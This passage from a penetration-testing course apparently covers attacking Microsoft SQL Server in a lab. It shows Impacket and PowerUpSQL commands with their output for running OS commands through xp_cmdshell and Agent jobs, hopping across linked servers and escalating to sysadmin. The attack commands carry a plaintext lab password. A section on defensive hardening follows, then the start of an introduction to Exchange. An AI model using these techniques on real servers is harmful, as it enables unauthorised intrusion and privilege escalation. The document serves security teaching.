

## Command Execution

`Impacket MSSQLClient` has built-in methods which can be used to execute commands via `xp_cmdshell` using the `enable_xp_cmdshell`, `xp_cmdshell` and `disable_xp_cmdshell` commands.

```
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL01): Line 196: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL01): Line 196: Configuration option 'xp_cmdshell' changed from
0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
-----------
htb\svc_sql

NULL

SQL (sa  dbo@master)> disable_xp_cmdshell
[*] INFO(SQL01): Line 196: Configuration option 'xp_cmdshell' changed from
1 to 0. Run the RECONFIGURE statement to install.
[*] INFO(SQL01): Line 196: Configuration option 'show advanced options'
changed from 1 to 0. Run the RECONFIGURE statement to install.
```

Additionally, the `sp_start_job` command may be used to (blindly) achieve code execution using `MSSQL Server Agent Jobs`.

```
SQL (sa  dbo@master)> sp_start_job cmd.exe /c "whoami >
C:\Windows\Tasks\tmp.txt"
[*] INFO(SQL01): Line 96: Job 'IdxDefrag2A8E83E4-0180-458A-8291-
66FB5E862F2A' started successfully.
```




Taking a look at how this is implemented, we can see that the developers opted to use the `CmdExec` subsystem, rather than the `PowerShell` one we used. Note that the job which is created has the parameter `delete_level` set to `3`, which means it will be automatically removed after executing once.

```
@handle_lastError
def do_sp_start_job(self, s):
    try:
        self.sql_query("DECLARE @job NVARCHAR(100);"
                       "SET
@job='IdxDefrag'+CONVERT(NVARCHAR(36),NEWID());"
                       "EXEC msdb..sp_add_job
@job_name=@job,@description='INDEXDEFRAG',"
                       "@owner_login_name='sa',@delete_level=3;"
                       "EXEC msdb..sp_add_jobstep
@job_name=@job,@step_id=1,@step_name='Defragmentation',"

"@subsystem='CMDEXEC',@command='%s',@on_success_action=1;"
                       "EXEC msdb..sp_add_jobserver @job_name=@job;"
                       "EXEC msdb..sp_start_job @job_name=@job;" % s)
        self.sql.printReplies()
        self.sql.printRows()
    except:
        pass
```

## Lateral Movement

Lateral movement techniques are covered by `Impacket MSSQLClient` with the `use_link` command.

```
SQL (ws_dev  guest@master)> use_link SQL02
SQL >SQL02 (sa  dbo@master)> SELECT name, database_id, create_date FROM
sys.databases;
name        database_id   create_date
---------   -----------   -----------
master                1   2003-04-08 09:13:36
tempdb                2   2024-05-20 02:53:56
model                 3   2003-04-08 09:13:36
msdb                  4   2022-10-08 06:31:57
wsarchive             5   2024-05-13 16:19:18
```

Note that it isn't necessary to wrap subsequent queries with `OPENQUERY` or `EXECUTE AT`, since this is handled automatically by `Impacket MSSQLClient` (using `EXECUTE AT`):

```
def sql_query(self, query, show=True):
    if self.at is not None and len(self.at) > 0:
        for (linked_server, prefix) in self.at[::-1]:
            query = "EXEC ('" + prefix.replace("'", "''") +
query.replace("'", "''") + "') AT " + linked_server
    if self.show_queries and show:
        print('[%%] %s' % query)
    return self.sql.sql_query(query)
```



If we want to return to the original server, we should use the following command:

```
SQL >SQL02 (sa  dbo@master)> use_link localhost
SQL (ws_dev  guest@master)>
```

`Impacket MSSQLClient` can not be used to automatically decrypt linked server credentials.

# PowerUpSQL

## Introduction to PowerUpSQL

The second tool we will look at is PowerUpSQL, which is a `PowerShell` toolkit developed by NetSPI. Like `Impacket MSSQLClient`, it may be used to issue standard `T-SQL` queries on an `MSSQL Server` instance, but it may also be used to automate a lot of the attacks covered in the previous sections.

To connect to an `MSSQL Server` instance and execute a query, we can use the `Get-SQLQuery` function in the following way:

```
PS C:\Users\student\Desktop\PowerUpSQL> Import-Module .\PowerUpSQL.psm1
PS C:\Users\student\Desktop\PowerUpSQL> Get-SQLQuery -Verbose -Instance
"127.0.0.1,1433" -Username "ws_dev" -Password "4X6cuvDLNer7nwYN5LBZ" -
Query "SELECT SYSTEM_USER"
VERBOSE: 127.0.0.1,1433 : Connection Success.

Column1
-------
ws_dev
```

The `PowerUpSQL` repository contains a very useful cheat sheet which describes how to use the most common `PowerUpSQL` commands.

## Enumeration

`PowerUpSQL` may be used to identify `MSSQL Server` instances `locally`, across `networks`, or throughout `domains` with the Get-SQLInstanceLocal, Get-SQLInstanceBroadcast and Get-SQLInstanceDomain functions respectively. For example, the third function may be used like so (assuming you are logged in as a domain user):

```
PS C:\Users\student\Desktop\PowerUpSQL> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.

ComputerName     : SQL02.htb.local
Instance         : SQL02.htb.local,1433
DomainAccountSid : 150000052100018620812568151112218131246158312528440 0
DomainAccount    : SQL02$
DomainAccountCn  : SQL02
Service          : MSSQLSvc
Spn              : MSSQLSvc/SQL02.htb.local:1433
LastLogon        : 5/20/2024 10:26 AM
Description      :

ComputerName     : SQL02.htb.local
Instance         : SQL02.htb.local
DomainAccountSid : 150000052100018620812568151112218131246158312528440 0
DomainAccount    : SQL02$
DomainAccountCn  : SQL02
Service          : MSSQLSvc
Spn              : MSSQLSvc/SQL02.htb.local
LastLogon        : 5/20/2024 10:26 AM
```

```
Description      :
```

Specific instances may be enumerated further with the Get-SQLServerInfo and Invoke-SQLDumpInfo functions as shown below, the latter of which creates a large number of `CSV` files containing `databases`, `users`, `privileges` and much more.

```
PS C:\Users\student\Desktop> Get-SQLServerInfo -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"

ComputerName           : SQL01
Instance               : SQL01
DomainName             : HTB
ServiceProcessID       : 5624
ServiceName            : MSSQLSERVER
ServiceAccount         : HTB\svc_sql
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 16.0.1000.6
SQLServerMajorVersion  : 2022
SQLServerEdition       : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsVersionNumber        : SQL
Currentlogin           : ws_dev
IsSysadmin             : No
ActiveSessions         : 1

PS C:\Users\student\Desktop> mkdir SQL01
PS C:\Users\student\Desktop> cd SQL01
PS C:\Users\student\Desktop\SQL01> Invoke-SQLDumpInfo -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"
PS C:\Users\student\Desktop\SQL01> type SQL01_Databases.csv
"ComputerName","Instance","DatabaseId","DatabaseName","DatabaseOwner","Own
erIsSysadmin","is_trustworthy_on","is_db_chaining_on","is_broker_enabled",
"is_encrypted","is_read_only","create_date","recovery_model_desc","FileNam
e","DbSizeMb","has_dbaccess"
"SQL01","SQL01","5","webshop","sa","1","True","False","False","False","Fal
se","5/13/2024 4:16:03 PM","FULL","C:\Program Files\Microsoft SQL
Server\MSSQL16.MSSQLSERVER\MSSQL\DATA\webshop.mdf","","1"
<SNIP>
```

The function Invoke-SQLAudit may be used to quickly identify issues with an `MSSQL Server` instance, as well as information on how it may be exploited.

```
PS C:\Users\student\Desktop> Invoke-SQLAudit -Username "ws_dev" -Password
"4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"
VERBOSE: SQL01 : No named instance found.
VERBOSE: SQL01 : Connection Success.
VERBOSE: SQL01 : Checking for autoexec stored procedures...

ComputerName  : SQL01
Instance      : SQL01
Vulnerability : Excessive Privilege - Impersonate Login
Description   : The current SQL Server login can impersonate other logins.
This may allow an authenticated login to
                gain additional privileges.
Remediation   : Consider using an alterative to impersonation such as
signed stored procedures. Impersonation is
                enabled using a command like: GRANT IMPERSONATE ON
Login::sa to [user]. It can be removed using a
                command like: REVOKE IMPERSONATE ON Login::sa to [user]
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : No
ExploitCmd    : Invoke-SQLAuditPrivImpersonateLogin -Instance SQL01 -
Exploit
Details       : ws_dev can impersonate the sa SYSADMIN login. This test
was ran with the ws_dev login.
Reference     : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
<SNIP>
```



## Privilege Escalation

The powerful Invoke-SQLEscalatePriv function can be used to escalate to `sysadmin` via automatically identified vulnerabilities (using `Invoke-SQLAudit` in the background).

```
PS C:\Users\student\Desktop> Invoke-SQLEscalatePriv -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Verbose
VERBOSE: SQL01 : Checking if you're already a sysadmin...
VERBOSE: SQL01 : You're not a sysadmin, attempting to change that...
VERBOSE: LOADING VULNERABILITY CHECKS.
VERBOSE: RUNNING VULNERABILITY CHECKS.
<SNIP>
VERBOSE: SQL01 : Success! You are now a sysadmin!
```

Note that this permanently assigns the `sysadmin` role to the `login` you authenticate with.

## Command Execution

All three of the techniques we covered for executing commands are automated by `PowerUpSQL` with following commands:

- Invoke-SQLOSCmd enables and then executes commands with `xp_cmdshell`
- Invoke-SQLOSCmdAgentJob executes commands via `MSSQL Server Agent Jobs`
- Invoke-SQLOSCmdOle executes commands via `OLE Automation Stored Procedures`

All three are used in similar ways, the difference being `Invoke-SQLOSCmdAgentJob` does not return command output, and it requires an additional `SubSystem` argument which specifies which `subsytem` should be used for `job step` it creates ( `PowerShell`, `CmdExec`, `JScript`, or `VBScript`).

```
PS C:\Users\student\Desktop> Invoke-SQLOSCmd -Username "ws_dev" -Password
"4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Command "whoami"

ComputerName Instance CommandResults
------------ -------- --------------
SQL01        SQL01    htb\svc_sql

PS C:\Users\student\Desktop> Invoke-SQLOSCmdAgentJob -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -SubSystem "CmdExec" -
Command "whoami"

ComputerName Instance Results
------------ -------- -------
SQL01        SQL01    The Job succesfully started and was removed.

PS C:\Users\student\Desktop> Invoke-SQLOSCmdOle -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Command "whoami"

ComputerName Instance CommandResults
------------ -------- --------------
SQL01        SQL01    htb\svc_sql
```

## Lateral Movement

To `enumerate` linked servers, as well as to `execute queries` on linked servers, we can use the Get-SqlServerLinkCrawl function. The following syntax may be used to simply identify server links. The `Path` value in each table describes the path taken to reach a certain instance, so for example, the third table tells us we have access to `SQL01` as `ws_user` via `SQL02`.

```
PS C:\Users\student\Desktop> Get-SqlServerLinkCrawl -Username "ws_dev" -
Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01"

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery :
Sysadmin    : 1
Path        : {SQL01}
User        : ws_dev
Links       : {SQL02}

Version     : SQL Server 2022
Instance    : SQL02
CustomQuery :
Sysadmin    : 1
Path        : {SQL01, SQL02}
User        : sa
Links       : {SQL01}

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery :
Sysadmin    : 0
Path        : {SQL01, SQL02, SQL01}
User        : ws_user
Links       : {SQL02}
```



We can execute `T-SQL` queries on linked servers by adding the `Query` parameter to the `Get-SQLServerLinkCrawl` function. Additionally, `QueryTarget` may be used to specify one instance to execute the query on. Unfortunately, the query output shows up as `System.Data.DataRow` in the function's output, so a little bit of extra work is required to actually read it.

```
PS C:\Users\student\Desktop> $Out = Get-SQLServerLinkCrawl -Username
"ws_dev" -Password "4X6cuvDLNer7nwYN5LBZ" -Instance "SQL01" -Query "SELECT
SYSTEM_USER";
PS C:\Users\student\Desktop> $Out

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery : System.Data.DataRow
Sysadmin    : 1
Path        : {SQL01}
User        : ws_dev
Links       : {SQL02}

Version     : SQL Server 2022
```

```
Instance    : SQL02
CustomQuery : System.Data.DataRow
Sysadmin    : 1
Path        : {SQL01, SQL02}
User        : sa
Links       : {SQL01}

Version     : SQL Server 2022
Instance    : SQL01
CustomQuery : System.Data.DataRow
Sysadmin    : 0
Path        : {SQL01, SQL02, SQL01}
User        : ws_user
Links       : {SQL02}

PS C:\Users\student\Desktop> foreach ($Server in $out) {$CustomQuery =
$Server.CustomQuery; foreach ($Row in $CustomQuery) {Write-
Host($Row.Item(0));}};
ws_dev
sa
ws_user
```

### Extra Mile

`PowerUpSQL` is a very powerful tool which covers a lot of things not mentioned in this module. Students which are interested in learning more about `MSSQL Server` exploitation are recommended to check out its wiki and NetSPI blog.



# Defensive Considerations

## Introduction

Now that we've covered `MSSQL Server` attacks from an `attacker's` perspective, let's discuss the `defender's` side. In this section, we will discuss various considerations which should be made when reviewing the security posture of an `MSSQL Server` instance.

## MSSQL Server-Specific Considerations

`MSSQL Server` offers a large number of security capabilities which may be fine-tuned to better protect an organizations data, as well as to comply with any necessary regulations. Although we won't cover everything in this section, we will discuss the most important ones.

### Authentication and Authorization

Properly configured `authentication` and `authorization` settings are crucial to securing a `MSSQL Server`. In `Microsoft's` documentation ( SQL Server Security Best Practices) they

make the following recommendations:

- The use of `Windows Authentication` is preferred over `SQL Server Authentication` for various reasons, including the fact it uses the `Kerberos` security protocol, has additional password policies, and makes the management of users simpler.
- The Principle of Least Privilege should be used when granting permissions to logins and users. The idea is that all users should be given the minimum permissions required for them to be able to carry out their tasks.
- Strong and complex passwords should be `enforced` for all logins by ways of a `password policy`. For `SQL Server Authentication` logins, this is enforced by the server itself, and for `Windows Authentication` logins by the domain.

Besides the few suggestions `Microsoft` provides in their article, recommended actions defenders may take include:

- Not assigning any additional privileges to the `public` server role, which is assigned by default to every login.
- Revoking the `guest` database user's `CONNECT` permission if it isn't required ( Microsoft Documentation).
- Disabling and removing orphaned users. These are database users which are not assigned to any login.
- Revoking `sysadmin` access for the `BUILTIN\Administrators` group. This is assigned by default when installing the server, and is most likely unnecessary. Do note, however, that it may be possible for attackers to escalate from a `local administrator` account to `sysadmin` even if this is revoked ( blog post).



In addition to all these recommendations, it is important that defenders understand server- and database-level roles and the risks of assigning them. In particular:

- `serveradmin` should be considered the same as `sysadmin`, since escalation is trivial, as we saw in a previous section.
- `db_securityadmin` should be considered the same as `db_owner`, since escalation is trivial.
- `db_owner` can drop the database, and can escalate to `sysadmin` if assigned to a TRUSTWORTHY database.


## Surface Area Configuration

The next topic defenders should consider are the large number of configuration settings which can be altered in `MSSQL Server`. By default, most of these are disabled, and the recommendation is to keep everything which is unused disable in order to minimize attack surface.

For example, let's take a look at what is enabled on the `SQL01` server we used in this section. To do so, let's enable `advanced options`, and then use the sp_configure stored

procedure to enumerate the list of features.

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure;

EXEC sp_configure 'show advanced options', 0;
RECONFIGURE;
```




Of all the configuration settings returned, only the ones which are strictly necessary for the server to function should be enabled. In particular, defenders should pay close attention to the following configuration settings:

- xp_cmdshell, which can be used to execute code.
- Ole Automation Procedures, which can be used to interact with COM objects and potentially execute code.
- clr enabled, which can be used to run user assemblies.

Note that `show advanced options` itself is a configuration setting, and should remain disabled unless otherwise necessary.


## Extended Stored Procedures

Another thing to consider are the large number of (extended) stored procedures which `Microsoft` generously provide. As we saw in the `privilege escalation` section, some procedures such as `xp_dirtree`, `xp_fileexist` and `xp_subdirs` may be used to capture the server's `NetNTLMv2` hash. Unless this functionality is strictly needed, disabling them would be a good idea.

Technically speaking, these stored procedure can not be disabled, but EXECUTION permissions may be revoked. For example, to revoke access to the public role so that general users can not execute the `xp_dirtree` stored procedure, we would run the following query:

```
REVOKE EXECUTE ON xp_dirtree TO public;
```

As we can see below, we are no longer able to execute the `xp_dirtree` stored procedure as `ws_user`.






Note that the mentioned stored procedures are undocumented, and are used by the server to perform various tasks. Before revoking access to these procedures in a production environment, it is recommended to test this change in a testing environment to make sure everything still functions. If necessary, it is preferential to grant execute permissions to individual logins.

### Updates and Patches

As with any other software, security patches and new features are regularly added to MSSQL Server. `Microsoft` use the following terminology to describe updates:

- `Cumulative Update`: A roll-up update that contains all previous critical on-demand hotfixes to date.
- `Service Pack`: A tested, cumulative set of all hotfixes, security updates, critical updates, and updates.

It is recommended to keep `MSSQL Server` instances up-to-date. That being said, verifying that updates do not break anything in a test environment prior to updating the production environment is just as important.

## General Considerations

Up until now, we have discussed defensive considerations specific to `MSSQL Server` itself, but a secure database server in an insecure environment is pointless, so let's discuss other factors which must be considered.

### Server Security

Arguably as important as securing the `MSSQL Server` instance is securing the `server` it is running on. An attacker with access to the server running the `MSSQL Server` service has many possibilities for attacking the `MSSQL Server` instance. It is therefore important to:

- Keep the server operating system up to date, to prevent unpatched vulnerabilities from being exploited.
- Use the `Principle of Least Privilege` when granting access to the server.
- Restrict access to the physical `MSSQL Server` files by settings correct file permissions.
- Use the appropriate user to run the `MSSQL Server` service.

### Application Security

One of the most common way attackers interact with `MSSQL Server` instance is through `SQL injection` vulnerabilities in applications such as `websites`. It is important to review all applications which interact with the `MSSQL Server` for `SQL injection` vulnerabilities to prevent this from happening. Besides this, it is recommended to host applications and the `MSSQL Server` on seperate servers, so that if a remote code execution vulnerability is discovered in the application, for example, the attackers don't immediatly have access to the database.



### Firewall Configuration

It is recommended to restrict network access to the `MSSQL Server` instance as much as possible (once again, `Principle of Least Privilege`). `MSSQL Server` makes use of various ports, as is described by Microsoft in this article, however `TCP/1433` is the most common since it is what is used by default for TCP connections. Most importantly, unless absolutely necessary, connections to the `MSSQL Server` from the public internet should not be allowed.

### Regular Security Audits

The final consideration we will discuss is that of (regular) security audits, such as penetration tests. Database administrators are humans, and as such make mistakes, so it is recommended to carry out regular security audits to catch anything that may have been missed. Ideally this would be carried out by a qualified team of professionals, however simply running `Invoke-SQLAudit` from PowerUpSQL as mentioned in the previous section is a good start.

## Introduction to Exchange

Communication methods have evolved from handwritten mail to digital ones. In the modern era, communication between employees (colleagues) in an organization happens through email and communication platforms such as Microsoft Teams, Slack, and Rocket.Chat, and others. With the uprising in the dot-com market boom, organizations had to adapt and transfer to digital communication between employees and, in some cases, customers. Almost every organization has external and internal messaging channels, mainly via email. Businesses now rely on Microsoft Exchange, Google Mail, and others to manage their email infrastructure. That being said, neglecting them can compromise their systems, as we will see later.

As of 2024, Microsoft Exchange is integrated into almost every organization for external and internal email communication. Exchange was initially released in 1996 and has undergone many changes since then. The currently supported versions of Exchange are 2016 and 2019. Microsoft Exchange uses different protocols for communication, such as Exchange Web Services (EWS), Outlook Web App (OWA), MAPI over HTTP, and ActiveSync (EAS). Briefly explained, EWS is a SOAP over HTTP used across different applications.

Microsoft Exchange services/components:


| **Service (Components)** | **Description** |
|---|---|
| AutoDiscover | means for connection using only username and password to an Exchange server |
| Outlook Web App | email client |
| Global Address List (GAL) | catalog of the email addresses of users in Active Directory |
| Outlook Rules | a set of triggers running automatically based on a different set of criteria |




Most organizations will have a public-facing service to log into Exchange, such as Outlook Web App, which is usually found at `mail.company.org` or `company.org/owa`. This allows for interacting with Exchange without having the application installed locally.

## Interacting with Exchange

